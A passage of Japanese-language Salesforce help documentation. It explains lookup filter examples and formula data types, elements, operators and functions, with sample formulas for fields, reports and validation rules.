省略可能なルックアップ検索条件でユーザ ID を使用すると、ユーザに最も関連するルックアップ検索ダイアログ結果が最初に表示されるためユーザの効率を大幅に向上させることができます。ただし、必要に応じてすべての結果を表示することもできます。たとえば、取引先の参照項目に対して省略可能なルックアップ検索条

件を作成し、検索ルックアップダイアログ結果の検索結果をユーザが所有する取引先に制限できます。他のユーザが所有する取引先を検索するには、この検索条件を削除します。

検索条件

［現在のユーザ：ユーザ ID］［次の文字列と一致する］［項目］［取引先：所有者 ID］

ルックアップウィンドウのテキスト

デフォルトでは、検索結果には所有する取引先のみが表示されます。すべての取引先を検索するには、［結果をすべて表示］をクリックします。

単純な連動ルックアップ

リレーション項目の値が現在のレコードの別のリレーション項目の値に依存する必要がある場合、条件に項目対項目の比較を指定します。たとえば、ケースの［取引先責任者名］項目に、ケースの［取引先名］項目で指定した取引先に関連付けられている取引先責任者のみが含まれるようにする場合、次のルックアップ検索条件を使用します。

検索条件

［取引先責任者名：取引先 ID］［次の文字列と一致する］［項目］［ケース：取引先 ID］

カスタムエラーメッセージ

取引先責任者は存在しないか、ケースの取引先に関連付けられていません。

ルックアップウィンドウのテキスト

検索結果には、ケースの取引先に関連付けられている取引先責任者のみが表示されます。

メモ: ルックアップ検索条件で参照項目を比較する場合、Salesforce ではリレーション項目の名前ではなく ID が必ず使用されます。

複雑なルックアップ検索条件および連動ルックアップ

ルックアップ検索条件を使用して複雑なビジネスルールを作成する場合、一般的には、検索条件ロジックとさまざまな種別の項目を組み合わせてルールを作ります。たとえば、次のデータモデルがある会議室予約アプリケーションを考えます。

オブジェクト	項目
ミーティング	• ミーティング名 • [オフィス] オブジェクトへの［オフィス］ルックアップ • ［プロジェクターが必須］チェックボックス • ［参加者の人数］数値項目 • [会議室] オブジェクトへの［会議室］ルックアップ
会議室	• 会議室名 • ［プロジェクターあり］チェックボックス • ［使用可能な座席数］数値項目

	• [オフィス] オブジェクトへの［会議室の場所］ルックアップ
オフィス	• オフィス名

ミーティングの［会議室］項目に対する次のルックアップ検索条件では、プロジェクター(ミーティングで必要な場合) と必要な座席数がある会議室のみを有効な値としています。

検索条件

1. *［ミーティング］:［プロジェクターが必須］［次の文字列と一致する］［項目］［会議室］:［プロジェクターがある］*
2. *［ミーティング］:［プロジェクターが必須］［次の文字列と一致する］［項目］［フレーム］*
3. *［会議室：使用可能な座席数］［>=］［項目］［ミーティング：参加者の人数］*

検索条件ロジック

```
(1 OR 2) AND 3
```

カスタムエラーメッセージ

会議室がないか、ミーティングの要件を満たしていません。

ルックアップウィンドウのテキスト

検索結果には、ミーティングの要件を満たしている会議室のみが表示されます。

有効な値をさらに絞り込むには、会議室があるオフィスを組み込みます。

検索条件

1. *［ミーティング］:［プロジェクターが必須］［次の文字列と一致する］［項目］［会議室］:［プロジェクターがある］*
2. *［ミーティング］:［プロジェクターが必須］［次の文字列と一致する］［項目］［フレーム］*
3. *［会議室：使用可能な座席数］［>］［項目］［ミーティング：参加者の人数］*
4. *［ミーティング：オフィス］［次の文字列と一致する］［項目］［外部の会議室：会議室の場所］*

検索条件ロジック

```
(1 OR 2) AND 3 AND 4
```

カスタムエラーメッセージ

会議室がないか、ミーティングの要件を満たしていません。

ルックアップウィンドウのテキスト

検索結果には、ミーティングの要件を満たしている会議室のみが表示されます。

関連トピック:

参照検索条件に関するメモ

数式

数式とは、他の項目、式、または値から値を取得するアルゴリズムのことです。数式は、他の項目に基づいて、項目の値を自動的に計算します。

この動画では、Salesforce 数式の概要、アプリケーションでの数式エディタのアクセス、エディタツールを使用して数式を作成する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

レポートと承認は、**Database.com Edition** では利用できません。

Salesforce で数式を使用する場所

数式は、Salesforce のさまざまなエリアで使用します。数式の使用を開始する前に、その使用方法の違いを確認します。

数式データ型

数式のデータ型により、数式から返されるデータ型が決まります。

数式の要素

数式には、項目、演算子、関数、リテラル値、または他の数式への参照を含めることができます。

数式の演算子と関数

数式を作成するときに、次の演算子と関数を使用します。すべての関数は、特に指定のない限り、数式項目、入力規則、承認プロセス、ワークフロールールなどの数式を指定できるあらゆる場所で使用できます。

数式での日付値および日付/時間値の使用

日時を設定して業務を進める組織では、支払期日、契約期間、その他の機能の管理に日付数式が役立ちます。

数式項目の作成

カスタム数式項目には、特別な属性が必要です。

数式項目の制限および制約

数式項目を作成する前に、次の制限事項に注意してください。

高度な数式項目の例

各自の目的のために使用および変更できる各種アプリケーションの数式項目の例を確認します。

一般的な数式エラー

数式で発生することがある一般的なエラーと、その解決法を理解します。

関連トピック:

- 数式の要素
- 数式データ型

Salesforce で数式を使用する場所

数式は、Salesforce のさまざまなエリアで使用します。数式の使用を開始する前に、その使用方法の違いを確認します。

数式の使用場所	目的
承認プロセス	レコードが承認プロセスに進むための条件を定義します。
承認ステップ	レコードが承認ステップに進むための条件を定義します。
リードとケースの割り当てルール	リードまたはケースにルールを割り当てるために必要な条件を定義します。
リードとケースの自動レスポンスルール	リードまたはケースの自動レスポンスルールの開始トリガとなる条件を定義します。
ケースのエスカレーションルール	ケースをエスカレーションするために必要な条件を指定します。
カスタムボタンとカスタムリンク	カスタムリンクとカスタムボタンのコンテンツを定義します。
カスタム項目	他の項目、差し込み項目、または式に基づいて値を自動的に計算する数式項目を作成します。ユーザは、レコードの詳細ページで数式項目を表示することはできますが、基底アルゴリズムを参照したり、数式項目の値を編集したりすることはできません。 メモ: カスタム数式項目は、Connect Offline、Web-to-リード、およびWeb-to-ケースフォームでは使用できません。
レポートのカスタム集計項目	指定した値、差し込み項目、または式を使用して、既存のレポート集計を基にさらなる合計を自動的に計算します。合計は変更できません。
データの入力規則	レコードを保存する前に、ユーザがレコードに入力したデータが指定した基準に合っているかどうかを確認できます。入力規則には、`CloseDate >= TODAY()` などの数式を含めることができます。
デフォルト項目値	ユーザによる新規レコード作成時に、値をカスタム項目に適用します。`TODAY() + 7` などのデフォルト値を定義する数式を使用します。 デフォルト値は変更できます。デフォルト項目値は、指定した値、差し込み項目、または式を使用する数式に基づきます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

レポートと承認は、**Database.com Edition** では利用できません。

数式の使用場所	目的
エスカレーションルール	ケースをエスカレーションするために必要な条件を定義します。
数式項目	指定した値、差し込み項目、または式を使用して、カスタム項目の値を自動的に計算します。数式項目の値は変更できません。
レポート	カスタム集計項目を作成して、そのレポートの既存の集計に基づいてさらなる合計を計算します。
Sコントロール	Sコントロールのコンテンツを定義します。
入力規則	標準項目またはカスタム項目に無効な値が入力されるのを防ぎます。入力規則は、数式に基づき、入力された値が有効でない場合にエラーメッセージを表示できます。
ワークフロー項目自動更新	項目の値を、指定した値に自動的に変更します。数式には、他の値、差し込み項目、または式を含めることができます。ワークフロールールまたは承認プロセスの結果として、項目自動更新を実行するように設定できます。
ワークフロールール	ワークフロールールの開始トリガとなるレコードの条件を定義します。
Visualforce ページ	Visualforce ページのコンテンツを定義します。

一般的な数式プロセス

	実行される時期	参照のみ?	関数を組み込み可能?	Null 処理を指定可能?	親差し込み項目への参照は可能?
デフォルト項目値	レコードの作成	いいえ	はい	いいえ	いいえ
数式項目	レコードの表示	はい	はい	はい	はい
入力規則	レコードの保存	該当なし	はい	いいえ	はい
ワークフロールール	レコードの保存	該当なし	はい	いいえ	はい
承認プロセス	レコードの承認申請	該当なし	はい	いいえ	はい
項目自動更新	ワークフローまたは承認プロセス	該当なし	はい	いいえ	はい
レポートのカスタム集計項目	レポートの表示	はい	はい。関数の一部のサブセット	はい	いいえ

数式データ型

数式のデータ型により、数式から返されるデータ型が決まります。

型	説明
Checkbox	true または false の値を返します。項目は、レコード詳細ページまたはレポートでチェックボックスとして表示されます。チェックありの場合は `True`、チェックなしの場合は `False` を使用します。
Currency	通貨記号のある、最大 18 桁までの通貨形式で値を返します。 メモ: Salesforce は、通貨項目に対して、近い方の偶数に丸めるタイブレークルールを使用します。たとえば、23.5 は 24 になり、22.5 は 22 に、-22.5 は -22 に、そして -23.5 は -24 になります。
Date	カレンダー上の日付を表すデータを返します。現在の日付は、数式の中で、あらかじめ用意されている関数 `TODAY()` を呼び出すことによって取得できます。このデータ型は、レポート内のカスタム集計項目では使用できません。
Date/Time	時間を表すデータを返します。日付/時間項目には、日付および時、分、秒が表示されます。`NOW()` 関数を使用して、現在の日付と時間を数式に挿入できます。このデータ型は、レポート内のカスタム集計項目では使用できません。
Number	正または負の整数や、最大 18 桁までの小数を返します。Salesforce は、数式項目内の数値に対して、切り上げタイブレークルールを使用します。たとえば、12.345 は 12.35 に、-12.345 は -12.34 になります。
Percent	パーセント記号に続く、最大 18 桁までの数値をパーセント形式で返します。パーセントデータは、100 で割った小数として保存されます。つまり、90% なら 0.90 となります。
Text	最大 3900 文字までの文字列を返します。数式出力に加えてテキストも表示するには、そのテキストを引用符で囲みます。テキストデータ型は、テキスト、テキストエリア、URL、電話番号、メール、住所、および自動採番項目で使用します。このデータ型は、レポート内のカスタム集計項目では使用できません。

関連トピック:

- 数式項目の作成

数式の要素

数式には、項目、演算子、関数、リテラル値、または他の数式への参照を含めることができます。

数式を作成するときには、次の要素を使用します。

要素名	説明
リテラル値	計算または変更されていない入力テキスト文字列または数値。たとえば、常に金額に 2% を乗算する値がある場合、数式にはその金額の 2% のリテラル値が含まれます。 `ROUND((Amount*0.02), 2)` この例には、数式の中で使用可能なすべての要素が含まれています。 • ROUND 関数。指定した小数桁に切り上げた数字を返します。 • 金額と呼ばれる項目参照。 • 演算子 *。［金額］項目の内容にリテラル値 0.02 を掛けることを数式ビルダーに伝えます。 • リテラル値0.02。すべての割合に小数値を使用します。数式に実際のテキストを入れるには、引用符で囲みます。 • この数式の末尾にある 2 は、ROUND 関数に必要な入力値で、小数点以下の桁数を表す数を指定します。
項目参照	差し込み項目を使用して、別のカスタムまたは標準項目の値を参照します。差し込み項目の構文は、標準項目では `field_name`、カスタム項目では `field_name__c` となります。関連オブジェクトの差し込み項目の構文は、`object_name__r.field_name` です。必要に応じて、[項目の挿入] ボタンまたはドロップダウンリストを使用して数式に差し込み項目を挿入します。
関数	入力値に対して値を返すシステム定義の数式。入力値が不要の場合もあります。たとえば、**TODAY()** は入力値が不要で、現在の日付を返します。**TEXT(value)**関数は、パーセント、数字、または通貨を入力する必要があり、テキストを返します。
演算子	実行する計算の種類または計算の順序を指定する記号。たとえば、+ 記号は、2 つの値を加算します。括弧および閉じ括弧は、最初に計算する式を指定します。

コメント	数式内のアノテーションは、スラッシュの次にアスタリスク (/*)を付けて始め、アスタリスクの次にスラッシュ (*/) を付けて終了します。次に例を示します。
	`/*This is a formula comment*/`
	数式の処理中に、コメントは無視されます。
	コメントは、数式の定義を参照する人に対し、数式の特定の部分について説明する場合に便利です。例:
	`AND(`
	`/*competitor field is required, check to see if field is empty */`
	`LEN(Competitor__c) = 0,`
	`/* rule only enforced for ABCD record types */`
	`RecordType.Name = "ABCD Value",`
	`/* checking for any closed status, allows for additional closed picklist values in the future */`
	`CONTAINS(TEXT(StageName), "Closed")`
	`)`
	また、数式内のエラーを特定するために構文をデバッグおよびチェックするときに、コメントを使用して数式を部分的にコメントアウトすることもできます。

要素名	説明

メモ:

- コメントをネストすると構文エラーの原因となります。たとえば、次のような数式は保存できません。

```
/* /* comment */ */
```

- 数式全体をコメントアウトすると構文エラーの原因となります。
- コメントは、数式の文字およびバイトサイズ制限の対象になります。

関連トピック:

数式項目の作成

数式の演算子と関数

数式を作成するときに、次の演算子と関数を使用します。すべての関数は、特に指定のない限り、数式項目、入力規則、承認プロセス、ワークフロールールなどの数式を指定できるあらゆる場所で使用できます。

メモ: 例題中の余分なスペースは無視されます。

- 算術演算子
- 論理演算子
- テキスト演算子
- 日付および時間関数
- 情報関数
- 論理関数
- 算術関数
- テキスト関数
- 集計関数
- 高度な関数
- 関数の符号化

算術演算子

演算子	説明
+ (加算)	2 つの値の合計を計算します。
- (減算)	2 つの値の差を計算します。
* (乗算)	その値を乗算します。
/ (除算)	その値を除算します。

演算子	説明
^ (べき乗)	指定した数の累乗まで数値を乗算します。
() (開き括弧と閉じ括弧)	開き括弧と閉じ括弧で囲まれた式を最初に計算するように指定します。その他の式は、標準の演算子の優先順位で計算されます。

論理演算子

演算子	説明
= および == (等号)	2 つの値が等しいかどうかを評価します。= および == 演算子は代替可能です。
<> および != (不等号)	2 つの値が異なるかどうかを評価します。
< (未満)	値がこの記号に続く値よりも小さいかどうかを評価します。
> (より大きい)	値がこの記号に続く値よりも大きいかどうかを評価します。
<= (以下)	値がこの記号に続く値以下かどうかを評価します。
>= (以上)	値がこの記号に続く値以上かどうかを評価します。
&& (AND)	2 つの値、または式が両方とも true であるかどうかを評価します。この演算子は、論理関数 AND の代わりに使用します。
|| (OR)	複数の値または式のうち、少なくとも 1 つが true であるかどうかを評価します。この演算子は、論理関数 OR の代わりに使用します。

テキスト演算子

演算子	説明
& (連結)	2 つ以上の文字列を連結します。

日付および時間関数

機能	説明
DATE	入力した年、月、および日の値から日付値を返します。Salesforce では、数式項目内の DATE 関数の値が、うるうでない年の 2 月 29 日などのように無効な日付である場合に、詳細ページにエラーを表示します。
DATEVALUE	日付/時間またはテキストの式に対して日付型の値を返します。
DATETIMEVALUE	年、月、日、および GMT 時刻値を返します。
DAY	月の日付を、1 から 31 までの数値形式で返します。

機能	説明
MONTH	数値形式で指定された日付の中の、1 (1 月) から 12 (12 月) までの数値を返します。
NOW	現在の日付/時間を返します。
TODAY	現在の日付を日付データ型で返します。
YEAR	指定された日付の 4 桁の年を数値形式で返します。

情報関数

関数	説明
BLANKVALUE	式に値があるかどうかを判断し、ない場合は代替式を返します。式に値がある場合は、式の値を返します。
ISBLANK	式に値があるかどうかを判断し、ない場合は TRUE を返します。値を含む場合は FALSE を返します。
ISNULL	式が null (空白) かどうかを判断し、該当する場合は TRUE を返します。値を含む場合は FALSE を返します。 重要: 新しい数式では、ISNULL の代わりに ISBLANK を使用してください。ISBLANK には ISNULL と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では継続して ISNULL をサポートしますので、既存の数式を変更する必要はありません。
NULLVALUE	式が null (空白) かどうかを判断し、該当する場合は代替式を返します。式が値と一致する場合は、対応する結果を返します。 重要: 新しい数式では、NULLVALUE の代わりに BLANKVALUE を使用してください。BLANKVALUE には NULLVALUE と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では NULLVALUE が継続してサポートされるため、既存の数式を変更する必要はありません。
PRIORVALUE	項目の前の値を返します。

論理関数

関数	説明
AND	値がすべて真である場合は TRUE を返し、1 つ以上の値が偽である場合は FALSE を返します。
CASE	与えられた式を一連の値と照合します。式が値と一致する場合は、対応する結果を返します。どの値とも一致しない場合は、`else_result` を返します。

関数	説明
IF	式が真か偽かを判断します。真の場合は与えられた値を返し、偽の場合は別の値を返します。
ISCHANGED	項目の値を前との値と比較し、2 つが異なれば TRUE を返します。値が同じ場合は FALSE を返します。
ISNEW	新規レコードの作成中に数式が実行されているかどうかを確認し、実行中の場合は TRUE を返します。既存のレコードが更新中の場合は、FALSE を返します。
ISNUMBER	テキスト値が数値であるかどうかを判断し、該当する場合は TRUE を返します。該当しない場合は FALSE を返します。
NOT	真であれば FALSE、偽であれば TRUE を返します。
OR	式が真か偽かを判断します。式が真である場合は、TRUE を返します。式が偽である場合は、FALSE を返します。

算術関数

関数	説明
ABS	数値の絶対値を計算します。数値の絶対値とは、正または負の記号のない数値のことです。
CEILING	数値を、もっとも近い整数に切り上げます。
EXP	e を指定した指数まで掛け合わせた値を返します。
FLOOR	もっとも近い整数に切り捨てられた数値を返します。
LN	指定した数の自然対数を返します。自然対数は、定数 e の値 2.71828182845904 に基づきます。
LOG	数値の基数 10 の対数を返します。
MAX	数値のリストの中で最大の数値を返します。
MIN	数値のリストの中で最小の数値を返します。
MOD	数値を指定した除数で除算した後の剰余を返します。
ROUND	指定した数値にもっとも近い数値を返します。新しい数値は、指定した桁数で制限します。
SQRT	指定された数値の正の平方根を返します。

テキスト関数

関数	説明
BEGINS	テキストが特定の文字列で始まるかどうかを判断し、該当する場合はTRUEを返します。偽である場合はFALSEを返します。
BR	テキスト文字列に改行を挿入します。
CASESAFEID	15文字のIDを大文字と小文字を区別しない18文字のIDに変換します。
CONTAINS	テキストの2つの引数を比較し、最初の引数に2番目の引数が含まれる場合にはTRUEを返します。含まれない場合はFALSEを返します。
FIND	テキスト文字列中での指定した文字列の位置を数値で返します。
GETSESSIONID	ユーザのセッションIDを返します。
HYPERLINK	指定したテキストからリンク可能な指定URLへのリンクを作成します。
IMAGE	代替テキスト付き画像の高さと幅の仕様を挿入します。
INCLUDES	複数選択の選択リスト項目で選択した値が、指定したテキストリテラルと等しいかどうかを決定します。
ISPICKVAL	選択リスト項目の値が指定したテキストリテラルと等しいかどうかを判断します。
LEFT	テキスト文字列の先頭から、指定した数の文字を返します。
LEN	指定したテキスト文字列の文字数を返します。
LOWER	指定したテキスト文字列内のすべての英字を小文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。
LPAD	テキスト文字列の左側に指定した文字を挿入します。
MID	テキスト文字列中の途中で指定した開始位置から、指定した数の文字を返します。
RIGHT	テキスト文字列の末尾から、指定した数の文字を返します。
RPAD	テキスト文字列の右側に指定した文字を挿入します。
SUBSTITUTE	テキスト文字列中の元のテキストを新規のテキストで置き換えます。
TEXT	数式を使用するすべての場所で、パーセント、数値、日付、日付/時間、または通貨の各項目のデータ型をテキストに変換します。また、承認ルール、承認ステップルール、ワークフロールール、エスカレーションルール、割り当てルール、自動レスポンスルール、入力規則、数式項目、項目自動更新、およびカスタムボタンとカスタムリンクで、選択リスト値をテキストに変換します。
TRIM	テキスト文字列の先頭と末尾から、スペースとタブを削除します。

関数	説明
UPPER	指定したテキスト文字列内のすべての英字を大文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。
VALUE	テキスト文字列を数値に変換します。

集計関数

次の関数は、サマリーレポート、マトリックスレポート、および結合レポートに使用できます。

関数	説明
PARENTGROUPVAL	この関数は、指定した親グルーピングの値を返します。「親」グルーピングとは、数式が含まれるレベルよりも上にあるレベルです。この関数は、レポートのカスタム集計項目でのみ使用できます。
PREVGROUPVAL	この関数は、指定した前のグルーピングの値を返します。「前の」グルーピングとは、レポートの現在のグルーピングより 1 つ前のグルーピングです。グループレベルと増分値を選択します。増分値は、現在の集計の前の列数または行数です。デフォルトは 1 で、最大値は 12 です。この関数は、レポートのカスタム集計項目でのみ使用できます。

高度な関数

関数	説明
GETRECORDIDS	リストビューまたは関連リストなどのリスト内で選択したレコードのレコード ID の形式で、配列された文字列を返します。
INCLUDE	S コントロールスニペットの内容を返します。複数の S コントロールで共通のコードを再利用する場合に、この関数を使用します。
LINKTO	リンク (href およびアンカータグ) の形式で、カスタム S コントロールまたは Salesforce ページへの相対 URL を返します。
REGEX	テキスト項目を正規表現と比較し、一致する場合に TRUE を返します。該当しない場合は FALSE を返します。正規表現とは、特定の構文規則に従う文字列の形式を記述するための文字列です。
REQUIRESCRIPT	指定した URL に対する script タグとそのソースを返します Force.com AJAX ツールキットまたはその他の JavaScript ツールキットを参照する場合に、この関数を使用します。
URLFOR	Visualforce ページにある静的リソースアーカイブ内のアクション、S コントロール、Visualforce ページ、またはファイルの相対 URL を返します。

関数	説明
VLOOKUP	Excel の VLOOKUP() 関数と同様に、カスタムオブジェクトに関連する値を検索し、その値を返します。

関数の符号化

関数	説明
HTMLENCODE	大なり記号 (>) などの HTML で予約されている文字を `>` などの HTML エンティティ文字に置き換えて、HTML で使用するテキストや差し込み項目値をエンコードします。
JSENCODE	バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキストや差し込み項目値をエンコードします。
JSINHTMLENCODE	HTML で予約されている文字を HTML エンティティ文字に置き換えて、エスケープ文字を安全でない JavaScript 文字の前に挿入し、HTML タグ内の JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。`JSINHTMLENCODE(`***`someValue`***`)` は、`JSENCODE(HTMLENCODE((`***`someValue`***`))` と同等の便利な関数です。つまり、`JSINHTMLENCODE` は `HTMLENCODE` で最初に *`someValue`* を符号化してから、`JSENCODE` で結果を符号化します。
URLENCODE	*RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* での定義に従って、URL では不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URL で使用するテキストや差し込み項目をエンコードします。たとえば、空白スペースは `%20` に置き換えられ、感嘆符は `%21` に置き換えられます。

数式の演算子と関数 A – H

数式の演算子と関数 I – Z

関連トピック:

高度な数式項目の例

数式の演算子と関数 A – H

数式を作成するときに、次の演算子と関数を使用します。下の演算子または関数の名前をクリックすると、詳細が表示されます。すべての関数は、特に指定のない限り、数式項目、入力規則、承認プロセス、ワークフロールールなどの数式を指定できるあらゆる場所で使用できます。

メモ: 例題中の余分なスペースは無視されます。

+ (加算)

説明:	2 つの値の合計を計算します。
使用方法:	`value1 + value2`。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
数式項目の例:	`Amount + Maint_Amount__c + Services_Amount__c` この数式は、商品の金額、メンテナンス金額、およびサービス料金の合計を計算します。[Maint 量] と [サービス料金] はカスタム通貨項目です。
レポートの例:	`EMAIL_OPT_OUT:SUM + DO_NOT_CALL:SUM` で、レポート内のリードに関するすべての [メール送信除外] 項目と [電話連絡拒否] 項目の合計が計算されます。この数式は、正の整数を返す数値データ型です。
入力規則の例:	ユーザが 1 週間の就労時間の合計を追跡できるカスタムオブジェクトがあったとします。次の例を使用して、週間就労時間が 40 時間を超えるタイムカードレコードを、ユーザが保存できないようにします。 `Monday_Hours__c + Tuesday_Hours__c + Wednesday_Hours__c + Thursday_Hours__c + Friday_Hours__c > 40` このような数式を入力規則に使うことで、入力された毎日の就労時間の合計が 40 を超えた場合に「合計時間が 40 を超えてはいけません」というエラーメッセージを出力できます。この例では、カスタムオブジェクトに、労働日 1 日につき 1 つ、合わせて 5 つのカスタム項目が必要です。

- (減算)

説明:	2 つの値の差を計算します。
使用方法:	`value1 - value2`。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
例:	`Amount - Discount_Amount__c` この数式は、商品の [金額] と [割引金額] の差を計算します。[割引金額] は、カスタム通貨項目です。
レポートの例:	`AMOUNT:SUM - Product.Discount_Amount__c:SUM` で、レポート内の商品に関するすべての [金額] 項目からすべての [割引金額] カスタム項目を引いた差が計算されます。この数式は、通貨記号と小数点以下の桁数を返す通貨データ型です。

* (乗算)

説明:	その値を乗算します。
使用方法:	`value1 * value2`。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
例:	`Consulting_Days__c * 1200` この数式項目は通貨データ型であり、顧問料を 1 日 $1200 と仮定した場合に、顧問日数を 1200 倍した値を計算します。［コンサルティング日数］はカスタム項目です。
レポートの例:	`RowCount * AGE:AVG` で、レポート内のレコード数に平均日数が乗算されます。この数式は、正または負の整数、または小数を返す数値データ型です。

/ (除算)

説明:	その値を除算します。
使用方法:	`value1 / value2`。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。

例:	`AnnualRevenue/ NumberOfEmployees`
	この数式は、通貨項目を使用して、従業員1人あたりの収益金額を計算します。
	`IF(NumberOfOpportunities > 0,`
	`  NumberOfWonOpportunities / NumberOfOpportunities, null)`
	この数式は、キャンペーンでの商談の成功率を計算します。

レポートの例:	**% Won Opportunities** `WON:SUM / RowCount` は、レポート内のすべての商談件数を表すレコード件数を使用して、［成立］した商談の割合を計算します。この数式は、正または負の整数を返す数値データ型です。 **% Difference between Cost and Sales Price** `(TOTAL_PRICE:SUM - QUANTITY:SUM * Product2.Cost__c:SUM) / (QUANTITY:SUM * Product2.Cost__c:SUM)` では、商品レベルごとの原価と販売価格の差の平均パーセントが計算されます。`Product2.Cost__c:SUM` は、商品の［コスト］という名前のカスタム通貨項目であり、各商品の原価が含まれています。この数式は、正または負の整数を返すパーセントデータ型です。最適な結果を得るために、この数式を［商品名］ごとに集計された［商品が関連する商談］レポートの集計に使用し、［数量］、［合計金額］、および［コスト］の合計に含めます。

^ (べき乗)

説明:	指定した数の累乗まで数値を乗算します。
使用方法:	*number^integer*。*number* に、差し込み項目、式、または別の数値を指定します。*integer* には、整数を含む差し込み項目、式、または任意の整数を指定します。
例:	`NumberOfEmployees^4` で、従業員数の 4 乗が計算されます。
レポートの例:	`ACTIVE:SUM ^ 2` で、管理用に、有効な Salesforce ユーザ数の 2 乗が計算されます。この数式は、正の整数を返す数値データ型です。
ヒント:	*integer* を負の数で置換しないでください。

() (開き括弧と閉じ括弧)

説明:	開き括弧と閉じ括弧で囲まれた式を最初に計算するように指定します。その他の式は、標準の演算子の優先順位で計算されます。
使用方法:	*(expression1) expression2...*。それぞれの *expression* に、差し込み項目、式、またはその他の数値を指定します。
例:	`(Unit_Value__c - Old_Value__c) / New_Value__c` で、古い値と新しい値の差が新しい値で除算されます。
レポートの例:	`(DURATIONHOURS:SUM * RowCount) / 24` で、24 時間あたりの、すべての行動時間とレコード数の乗算が計算されます。この数式は、正または負の整数、または小数を返すパーセントデータ型で、1 日の何パーセントを行動に費やしたかを表します。

= および == (等号)

重要: `MyDateTime__c == null` などの null 比較にはこの関数を使用しないでください。代わりに、ISBLANK を使用してください。

説明:	2 つの値が等しいかどうかを評価します。= および == 演算子は代替可能です。
使用方法:	*expression1=expression2* または *expression1 == expression2*。それぞれの *expression* に、差し込み項目、式、またはその他の数値を指定します。
例:	**期日** `Due Date = CreatedDate + 5` は、期日がレコードの作成日から 5 日後に等しい場合に true を返します。 **手数料** `IF(Probability =1, ROUND(Amount*0.02, 2), 0)`

この数式は、100%の確度を持つ商談の手数料を2%として計算します。その他の商談については、手数料の値が0になります。

結果の例:

- ［確度］が90%の商談の場合は、手数料が0になります。
- ［確度］が100%で［金額］が$100,000の商談の場合は、手数料が$2,000になります。

<> および != (不等号)

重要: `MyDateTime__c != null` などのnull比較にはこの関数を使用しないでください。代わりに、ISBLANKを使用してください。

説明:	2つの値が異なるかどうかを評価します。
使用方法:	*expression1 <> expression2* または *expression1 != expression2*。それぞれの `expression` に、差し込み項目、式、またはその他の数値を指定します。
例:	`IF(Maint_Amount__c + Services_Amount__c<> Amount, "DISCOUNTED", "FULL PRICE")` この数式は、メンテナンス金額とサービス金額が商品の金額と異なる場合に、「割引あり」と表示します。等しい場合は「正規価格」と表示します。この例では、［Maint 量］と［サービス金額］の、2つのカスタム通貨項目が使用されています。

< (未満)

説明:	値がこの記号に続く値よりも小さいかどうかを評価します。
使用方法:	*value1 < value2*。それぞれの `value` に、差し込み項目、式、またはその他の数値を指定します。
例:	`IF(AnnualRevenue < 1000000, 1, 2)` で、収益が100万未満のものには「1」、100万より多いものには「2」が割り当てられます。

> (より大きい)

説明:	値がこの記号に続く値よりも大きいかどうかを評価します。
使用方法:	*value1 > value2*。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。

例:	`IF(commission__c > 1000000, "High Net Worth", "General")` で、手数料が 100 万より大きいものに「High Net Worth」という値が割り当てられます。これは、commission というカスタム項目を使用するテキスト数式項目です。

<= (以下)

説明:	値がこの記号に続く値以下かどうかを評価します。
使用方法:	*value1 <= value2*。それぞれの `value` に、差し込み項目、式、またはその他の数値を指定します。
例:	`IF(AnnualRevenue <= 1000000, 1, 2)` で、収益が 100 万以下のものには「1」、100 万より多いものには「2」が割り当てられます。

>= (以上)

説明:	値がこの記号に続く値以上かどうかを評価します。
使用方法:	*value1 >= value2*。それぞれの `value` に、差し込み項目、式、またはその他の数値を指定します。
例:	`IF(Commission__c >= 1000000, "YES", "NO")` で、手数料が 100 万以上のものに「YES」の値が割り当てられます。これは、[手数料] というカスタム通貨項目を使用するテキスト数式項目です。

&& (AND)

説明:	2 つの値、または式が両方とも true であるかどうかを評価します。この演算子は、論理関数 AND の代わりに使用します。
使用方法:	(***logical1***) && (***logical2***)。*logical1* と *logical2* に、評価する値または式を指定します。
例:	`IF((Price<100 && Quantity<5),"Small", null)` この式では、価格が 100 未満かつ数量が 5 未満である場合に「小」が表示されます。それ以外の場合、この項目は空白になります。

|| (OR)

説明:	複数の値または式のうち、少なくとも 1 つが true であるかどうかを評価します。この演算子は、論理関数 OR の代わりに使用します。

使用方法:	**(*logical1*) || (*logical2*)。logical1 と logical2 に、評価する値または式を指定します。**
例:	`IF((ISPICKVAL(Priority, "High")) || (ISPICKVAL(Status , "New")), ROUND(NOW()-CreatedDate, 0), null)` **この数式は、[状況] が新規の場合、または [優先度] が高の場合には、ケースがオープンになっていた日数を返します。ケースが今日オープンだった場合、この項目は 0 を表示します。**
入力規則の例:	`(Discount_Rate__c < 0) || (Discount_Rate__c > 0.40)` **この入力規則の数式では、[割引率] カスタム項目が 0 から 40% 以外の値の場合に、「割引率は、40%以内にしてください。」というエラーメッセージを表示します。**

& (連結)

説明:	**複数の文字列を連結します。**
使用方法:	***string1&string2*。それぞれの *string* に、差し込み項目、式、またはその他の数値を指定します。**
例:	`"Expense-" & Trip_Name__c & "-" & ExpenseNum__c` **で、「支出-」の後に出張名と支出番号が表示されます。これは、支出数値カスタム項目を使用するテキスト数式項目です。**

ABS

説明:	**数値の絶対値を計算します。数値の絶対値とは、正または負の記号のない数値のことです。**
使用方法:	***ABS(number)*。それぞれの *number* に、差し込み項目、式、または削除する記号を持つその他の数値を指定します。**
例:	`ABS(ExpectedRevenue)` **で、値の正負にかかわらず、[期待収益] の正の値が計算されます。**

AND

説明:	**値がすべて真である場合は TRUE を返し、1 つ以上の値が偽である場合は FALSE を返します。この関数は、演算子 && (AND) の代わりに使用します。**
